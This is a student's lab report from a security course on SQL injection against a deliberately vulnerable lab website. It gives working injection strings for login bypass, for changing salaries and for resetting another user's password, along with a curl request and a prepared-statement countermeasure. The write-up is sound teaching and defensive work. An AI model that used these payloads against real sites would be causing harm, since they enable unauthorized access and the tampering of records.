Mark Gameng

CS 458 – Dong Jin

SQL

Task 1: SQL Statements

Logging in to MySQL, we can check the tables

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

Then, we can check the data in the table with the following command:

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+------------+---------+---
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Em
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+------------+---------+---
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |            |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |            |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |            |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |            |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |            |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |            |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+------------+---------+---
```

We are only interested in Alice, so we can use the column, Name, to select Alices' information.

```
mysql> select * from credential where Name = "Alice";
+----+-------+-------+--------+-------+----------+------------+---------+----
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Ema
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+------------+---------+----
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |            |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+------------+---------+----
```


Thus, we see all the information of the employee, Alice.

Task 2.1: SQL Injection on webpage

From the lab description, this is how users are authenticated:

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Thus, by having $input_uname, or the username, be **admin'; #**, we can end the condition with just the name and ignore the password by making everything afterwards just a comment. Thus, we can be logged in as **admin**.



Logging in, we get the following:

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

With how easy it was to SQL inject, I wonder how many sites are susceptible to these simple attacks. Probably not the most/major sites, but if it was possible, "hackers" could deal some major damage.

Task 2.2: SQL injection on command line

Username and password can be directly inputted in the url so using curl we can do the same thing above but with just the command line. We only need to input username, and encode special characters
(' = %27, # = %23, whitespace = %20, ; = %3B)
Also, from the above result, we can look at the URL and just copy that in the curl command.

'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%20%23'

```
[11/01/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=admin%27%3B%20%23'
```

Running that command, we get the html version of the table:

```
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
d></td><td></td></tr></tbody></table>     <br><br>
```

Here, we can see the full table that we previously got with all the employees, Alice, Boby, Ryan, etc.


Thus, we have repeated Task 2.1 using just the command line with curl.

Task 2.3: Append a new SQL statement

Using similar process as the above tasks, we can end the current sql statement using a semicolon, then we can append anything after that. So after the semicolon, we can add a new sql statement, that can update or delete a record from the database.

Thus, if we have username = admin'; delete from credential where name = 'Boby'; #

This completes the previous SQL statement of getting information and afterwards, runs another SQL statement in which it deletes the information of Boby.




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete from credential where name = 'Boby'; #' and Password='da39a3ee5e6b4b0d325' at line 3]\n

This results in an error, probably because the code only allows for one SQL statement to be ran. Appending a new SQL statement, breaks the code and thus it doesn't work.

I wonder if there is a function that allows for multiple SQL statements to be ran. If so, this injection would probably work. But, from a security perspective, SQL statements ran one by one would probably the safest, as SQL injections wouldn't be able to run a new/multiple statements.

Task 3.1: Modify Salary


Logging in to Alice with a similar process as above, we get the following:




Looking at how the sql statement is made:

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

We can use a similar process we used in the previous tasks to SQL inject, with the input in nickname.
The following would be the injection: hack', salary = '777' where name = 'Alice'; #
I tried using ID to modify Alice's information, but couldn't so I just used the column, name.






Thus, we have modified Alice's salary by exploiting the SQL injection vulnerability.
This task shows how potentially dangerous an unsecure code can be, just due to a simple SQL injection.

Task 3.2: Modify other people's salary


Similar process to the previous task, we can first login as Boby and edit his profile and use SQL injection on the nickname.



Boby Profile


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	

The injection would be: ', salary = '1' where name = 'Boby';#
Again, I couldn't use ID = 20000 or ID = '20000' to perform the attack, so I just used name = 'Boby'



Boby's Profile Edit

NickName ', salary = '1' where n



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	


Thus, we have modified other people's salary and reduced Boby's salary to $1.

Task 3.3: Modify other people's password


The site uses SHA1 to generate the hash value of the password which is the one being used in sql statements. Thus I decided to make the password be "password" and the SHA1 hash value of it would be "5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8"
The SHA1 hash value can be gotten using the CLI, as shown below:

```
[11/01/20]seed@VM:~$ echo -n "password" | sha1sum
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8  -
```

Thus, we now have the SHA1 hash value to update the password, and the decrypted version of it is just "password".
The injection would then be: ', password = '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where name = 'Boby';#



Submitting, and logging out, we can now log in to Boby's account using the password, "password".



Thus, we have successfully modified other people's password using SQL injection while utilizing SHA1 encryption.

Again, this task shows how dangerous an unsecure SQL code can be. With just a simple SQL injection, anyone could change the password of others.

Task 4: Countermeasure – Prepared Statement


Going to the file with the PHP code for the login page, *unsafe_home.php*, I get the following code:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```


I changed it to use prepared statement instead:

```
$sql = $conn -> prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name = ? and Password = ?");
$sql -> bind_param("ss", $input_uname, $hashed_pwd);
$sql -> execute();
$sql -> bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql -> fetch();
```

Saving this code, and going to the site again, I use the same SQL injection to login as admin:
admin'; #




However, it no longer works because of the prepared statement:




I also changed the php code for *unsafe_edit_backend.php*:

```php
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd'] = $hashed_pwd;
  $sql = $conn -> prepare("UPDATE credential SET nickname = ?, email = ?, address = ?, Password = ?, PhoneNumber = ? where ID = $id;");
  $sql -> bind_param("sssss", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber);
  $sql -> execute();
  $sql -> close();
}else{
  // if password field is empty.
  $sql = $conn -> prepare("UPDATE credential SET nickname = ?, email = ?, address = ?, PhoneNumber = ? where ID = $id;");
  $sql -> bind_param("ssss", $input_nickname, $input_email, $input_address, $input_phonenumber);
  $sql -> execute();
  $sql -> close();
}
```

So, the SQL injection on the edit profile information also no longer works. Using similar SQL injection as previous tasks, this is the result:





This makes sense because the prepared statement makes the input data as normal data with no special meaning. So even if there is SQL code in the input, it will not be compiled and just be treated as a string. So, in this case, the nickname became whatever we just inputted.

Thus, we see that changing the php code to use prepared statement didn't break anything and works. The prepared statement also prevents the previous SQL injections/attacks. I was surprised how easy it was to prevent SQL injections.

Conclusion

I was very intrigued throughout this lab because I have dabbled with some SQL. In my previous codes I mostly used prepared statement due to their simplicity and how they are easier to manipulate. I never knew that prepared statement also prevents SQL injections. In the future, I will make sure to use prepared statements when working with SQL, and also read more on ways to prevent SQL injections and attacks.